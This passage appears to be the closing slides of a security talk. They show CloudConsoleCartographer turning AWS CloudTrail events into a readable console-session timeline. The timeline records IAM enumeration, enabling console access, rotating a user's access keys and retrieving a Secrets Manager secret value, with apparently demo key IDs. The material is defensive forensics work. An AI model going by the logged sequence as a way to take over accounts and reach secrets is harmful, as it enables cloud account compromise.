
CloudConsoleCartographer-main — pws


>> aws cloudtrail lookup-events --lookup-attributes AttributeKey=AccessKeyId,AttributeValue=ASIAPERSHENDETJEMIQ1 | Add-Signal | Show-SessionSummary

EventTime	EventCount	Summary
4/13/2024 5:11:23AM	2	Logged into AWS Console.
4/13/2024 5:11:29AM	7	Visited Console Home dashboard which displays general overview information for account (e.g. Recently Visited services,...
4/13/2024 5:11:48AM	4	Clicked IAM which displays IAM (Identity and Access Management) dashboard.
4/13/2024 5:11:57AM	49	Clicked IAM->User Groups which displays all IAM User Groups in paged format, currently displaying 16 IAM User Groups (...
4/13/2024 5:12:12AM	484	Clicked IAM->Users which displays all IAM Users in paged format, currently displaying 33 IAM Users (0_Bagel,0_Bear_C...
4/13/2024 5:12:53AM	23	Clicked IAM->Users->1_Petulla->Permissions which displays all permissions for IAM User 1_Petulla which has 2 Access...
4/13/2024 5:13:11AM	7	Clicked IAM->Users->1_Petulla->Security Credentials which displays all credential information for IAM User 1_Petulla...
4/13/2024 5:13:20AM	1	Clicked IAM->Users->1_Petulla->Security Credentials->Manage Console Access to add, remove or update AWS Console acces...
4/13/2024 5:13:27AM	2	Clicked IAM->Users->1_Petulla->Security Credentials->Manage Console Access->Enable to grant AWS Console access to IAM...
4/13/2024 5:13:54AM	4	Clicked IAM->Users->1_Petulla->Security Credentials->Access Keys->Deactivate to deactivate Access Key AKIA86ZR72GZQ9...
4/13/2024 5:14:11AM	3	Clicked IAM->Users->1_Petulla->Security Credentials->Access Keys->Delete to delete Access Key AKIA86ZR72GZQ9ZCEWJM ...
4/13/2024 5:14:17AM	1	Clicked IAM->Users->1_Petulla->Security Credentials->Access Keys->Create Access Key to create Access Key AKIAF7641NA...
4/13/2024 5:14:21AM	1	Typed content into AWS Console Search Bar.
4/13/2024 5:14:28AM	2	Clicked Secrets Manager->Secrets which displays all Secrets in a searchable paged format.
4/13/2024 5:14:39AM	4	Clicked Secrets Manager->Secrets->op_njeri->Overview which displays a summary of all details for Secret arn:aws:secre...
4/13/2024 5:14:46AM	2	Clicked Secrets Manager->Secrets->op_njeri->Overview->Retrieve Secret Value to display value of Secret arn:aws:secre...
4/13/2024 5:15:04AM	10	Automatically renewed existing CloudShell session with 72d5b773-f7ae-4807-8074-42a4ff32e8ca Environment ID and 17129...



Thanks for your time!





**ANDI
AHMETI**

andi-ahmeti



@SecEagleAnd1



**ABIAN
MORINA**



AbianMorina



Abian-Morina

